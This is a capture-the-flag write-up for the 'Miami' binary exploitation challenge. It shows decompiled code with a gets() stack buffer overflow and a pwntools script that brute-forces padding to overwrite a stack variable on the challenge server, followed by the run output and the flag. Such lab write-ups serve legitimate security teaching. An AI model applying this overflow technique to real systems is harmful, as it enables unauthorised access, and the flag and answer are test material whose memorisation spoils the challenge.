


Miami writeup

Vlad Manolescu (LambdaF)

September 30, 2025



1 Abstract of challenge

A binary exploitation challenge where we need to break into Dexter's login terminal. The challenge provides a binary file and a remote service to exploit.

1.1 Problem description

Dexter is the prime suspect of being the Bay Harbor Butcher, we break into his login terminal and get the proof we need!

2 Solution

We get the binary under the name miami where we found out how the vulnerability works like:

```
00401302 FILE* vuln()
0040130e int32_t var_c = 0xdeadbeef
00401315 int64_t buf
00401315 __builtin_memset(dest: &buf, ch: 0, count: 0x44)
0040136b printf(format: "Enter Dexter's password: ")
0040137c gets(&buf)
0040137c
00401388 if (var_c != 0x1337c0de)
00401394     return puts(str: "Invalid credentials!")
00401394
00401394 puts(str: "Access granted...")
004013a5 return read_flag()
```

The binary contains a classic buffer overflow vulnerability in the 'vuln()' function. The program initializes a stack variable 'var_c' with the value '0xdeadbeef' and creates a 68-byte buffer. It then uses the unsafe 'gets()' function to read user input without bounds checking.

The critical flaw is that 'gets()' allows unlimited input, enabling us to overflow the 68-byte buffer and overwrite the adjacent 'var_c' variable on the stack.

3 Exploit Code

This is a brute-force buffer overflow exploit that systematically tests different payload sizes to find the correct offset.

Loop Structure: Tests padding sizes from 68 to 84 bytes in 4-byte increments to account for potential stack alignment or compiler padding.

Payload Format: Each attempt sends padding bytes ('A') followed by the target value '0x1337c0de' in 32-bit little-endian format.

Network Interaction: Connects to the challenge server, waits for the password prompt, sends the payload, and captures the response.

Success Detection: Stops when it finds "Access granted" (indicating successful overflow) or any unexpected response that might indicate a different exploit result.

The script automates finding the exact buffer size needed to overwrite the stack variable 'var_c' with the target value, eliminating guesswork in determining the precise overflow offset.

```
1 #!/usr/bin/env python3
2 from pwn import *
3
4 host = "chal.sunshinectf.games"
5 port = 25601
```

```

6 target_value = 0x1337c0de
7
8 # Try different offsets to find the right one
9 for extra_padding in range(0, 20, 4):
10     print(f"Trying with {68 + extra_padding} bytes padding...")
11
12     # Build payload
13     padding = b"A" * (68 + extra_padding)
14     payload = padding + p32(target_value)
15
16     # Connect and interact
17     r = remote(host, port)
18     r.recvuntil(b": ")
19     r.sendline(payload)
20
21     # Read response
22     result = r.recvall(timeout=2).decode(errors='ignore')
23     print(f"Result: {result.strip()}")
24     r.close()
25
26     if "Access granted" in result:
27         print(f"SUCCESS! Correct padding: {68 + extra_padding} bytes")
28         break
29     elif "Invalid credentials" not in result:
30         print(f"Different response: {result}")
31         break

```

4 Flag

Finally, the code outputs the flag:

```

Result: Invalid credentials!
Trying with 72 bytes padding...
[+] Opening connection to chal.sunshinectf.games on port 25601: Done
[+] Receiving all data: Done (21B)
[*] Closed connection to chal.sunshinectf.games port 25601
Result: Invalid credentials!
Trying with 76 bytes padding...
[+] Opening connection to chal.sunshinectf.games on port 25601: Done
[+] Receiving all data: Done (90B)
[*] Closed connection to chal.sunshinectf.games port 25601
Result: Access granted...
sun{DeXtEr_was_Innocent_Do4kEs_w4s_the_bAy_hRrb0ur_bu7cher_afterall!!}
SUCCESS! Correct padding: 76 bytes

```

sun{DeXtEr_was_Innocent_Do4kEs_w4s_the_bAy_hRrb0ur_bu7cher_afterall!!}